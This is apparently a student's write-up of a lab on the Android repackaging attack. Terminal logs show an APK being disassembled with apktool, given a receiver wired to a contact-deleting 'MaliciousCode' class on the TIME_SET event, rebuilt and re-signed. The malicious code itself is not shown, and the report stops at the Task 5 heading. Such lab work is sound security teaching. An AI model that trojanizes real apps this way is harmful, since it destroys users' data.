



Android Repackaging Attack Lab

Task 1: Obtain an Android App (APK file) and Install It

We download the RepackagingLab.apk and install it to the android VM. Before that we find out the I.P of the VM and connect it to the network that is connected to the Ubuntu VM.




```
Terminal
[11/18/19]seed@VM:~$ adb connect 10.0.2.4
* daemon not running. starting it now on port 5037 *
* daemon started successfully *
connected to 10.0.2.4:5555
[11/18/19]seed@VM:~$ adb install RepackagingLab.apk
Invalid APK file: RepackagingLab.apk
[11/18/19]seed@VM:~$ cd /home/seed
[11/18/19]seed@VM:~$ cd downloads
bash: cd: downloads: No such file or directory
[11/18/19]seed@VM:~$ ls
android      Documents    lib          repackaging
bin          Downloads    Music        source
Customization examples.desktop Pictures      Templates
Desktop      get-pip.py   Public       Videos
[11/18/19]seed@VM:~$ cd Downloads
[11/18/19]seed@VM:~/Downloads$ ls
RepackagingLab.apk  RepackagingLab.apk.zip
[11/18/19]seed@VM:~/Downloads$ adb install RepackagingL
ab.apk
10168 KB/s (1421095 bytes in 0.136s)
Success
[11/18/19]seed@VM:~/Downloads$
```



Task 2: Disassemble Android App

To inject the malicious we need to disassemble the app. For this we use apktool and disassemble it to inset our smali code and modify the AndroidManifest XML file. Apk file is basically a zip file which the apktool unzips and decodes its

content.

A terminal window with a dark background and a sidebar of application icons on the left. The terminal shows the following commands and output:

```
mykey.keystore                               RepackagingLab.apk
[11/22/19]seed@VM:~/Downloads$ cd oldApk
[11/22/19]seed@VM:~/../oldApk$ ls
RepackagingLab.apk  RepackagingLab.apk.zip
[11/22/19]seed@VM:~/../oldApk$ apktool d RepackagingLa
b.apk
I: Using Apktool 2.2.2 on RepackagingLab.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/seed/.local/
share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
[11/22/19]seed@VM:~/../oldApk$ ls
RepackagingLab  RepackagingLab.apk.zip
RepackagingLab.apk
[11/22/19]seed@VM:~/../oldApk$
```


Task 3: Inject Malicious Code

We now insert our malicious code that deletes all contacts of the Android OS. To trigger the code we set up a broadcast receiver in the app, that triggers the malicious code when the broadcast message is received. The broadcast message in this case is the TIME_SET event. We insert this code in the AndroidManifest XML file.



```
5 <application android:allowBackup="true" android:debuggable="
6 <activity android:label="@string/app_name" android:name
7 <intent-filter>
8 <action android:name="
9 <category android:name="
10 </intent-filter>
11 </activity>
12 <receiver android:name="com.MaliciousCode" >
13 <intent-filter>
14 <action android:name="
15 </intent-filter>
16 </receiver>
17 </application>
18 </manifest>
```


The event hence triggers the code in the com folder which is our MaliciousCode smali file.



Task 4: Repack Android App with Malicious Code

Step 1:

We repack the app with the inserted malicious code. This app is stored in the dist directory

A terminal window titled "Terminal" with a dark background and light text. The window shows the execution of several commands. First, a command to change to a directory named "dist" fails with the message "No such file or directory". Then, the command "apktool b RepackagingLab" is executed, which triggers a series of status messages from Apktool 2.2.2, including checking sources and resources, building the APK file, and copying unknown files. After this, the "ls" command is run, showing three files: "OldAPK", "RepackagingLab", and "RepackagingLab.apk". Finally, the "keytool" command is used to generate a new key with the alias "seedkey". This prompts the user to enter a keystore password, re-enter a new password, and provide personal information: first and last name ("Dhaval"), organizational unit ("SU"), organization name ("SU"), and city or locality ("SYR").

```
Terminal
bash: cd: dist: No such file or directory
[11/22/19]seed@VM:~/repackaging$ apktool b RepackagingLab
I: Using Apktool 2.2.2
I: Checking whether sources has changed...
I: Checking whether resources has changed...
I: Building apk file...
I: Copying unknown files/dir...
[11/22/19]seed@VM:~/repackaging$ ls
OldAPK  RepackagingLab  RepackagingLab.apk
[11/22/19]seed@VM:~/repackaging$ keytool -alias seedkey
-genkey -v -keystore mykey.keystore
Enter keystore password:
Re-enter new password:
What is your first and last name?
[Unknown]: Dhaval
What is the name of your organizational unit?
[Unknown]: SU
What is the name of your organization?
[Unknown]: SU
What is the name of your City or Locality?
[Unknown]: SYR
```


Step 2: Sign the APK file:

Every apk is signed by the developer. If not signed by the developer or a certificate authority, the apk cannot be installed on the mobile device. Therefore we generate a key and using a jarsigner we assign this key to our apk file.


```
Terminal File Edit View Search Terminal Help 6:26 PM
OldAPK RepackagingLab RepackagingLab.apk
[11/22/19]seed@VM:~/repackaging$ keytool -alias seedkey
-genkey -v -keystore mykey.keystore
Enter keystore password:
Re-enter new password:
What is your first and last name?
[Unknown]: Dhaval
What is the name of your organizational unit?
[Unknown]: SU
What is the name of your organization?
[Unknown]: SU
What is the name of your City or Locality?
[Unknown]: SYR
What is the name of your State or Province?
[Unknown]: NY
What is the two-letter country code for this unit?
[Unknown]: US
Is CN=Dhaval, OU=SU, O=SU, L=SYR, ST=NY, C=US correct?
[no]: Yes
Generating 2,048 bit DSA key pair and self-signed certi
ficate (SHA256withDSA) with a validity of 90 days
```


```
Terminal 6:27 PM
ficate (SHA256withDSA) with a validity of 90 days
for: CN=Dhaval, OU=SU, O=SU, L=SYR, ST=NY, C=US
Enter key password for <seedkey>
(RETURN if same as keystore password):
[Storing mykey.keystore]
Warning:
The JKS keystore uses a proprietary format. It is recom
mended to migrate to PKCS12 which is an industry standa
rd format using "keytool -importkeystore -srckeystore m
ykey.keystore -destkeystore mykey.keystore -deststorety
pe pkcs12".
[11/22/19]seed@VM:~/repackaging$ jarsigner -keystore my
key.keystore RepackagingLab.apk seedkey
Enter Passphrase for keystore:
jar signed.
Warning:
The signer certificate will expire within six months.
No -tsa or -tsacert is provided and this jar is not tim
estamped. Without a timestamp, users may not be able to
validate this jar after the signer certificate's expir
```



Task 5: Install the Repackaged App and Trigger the Malicious Code

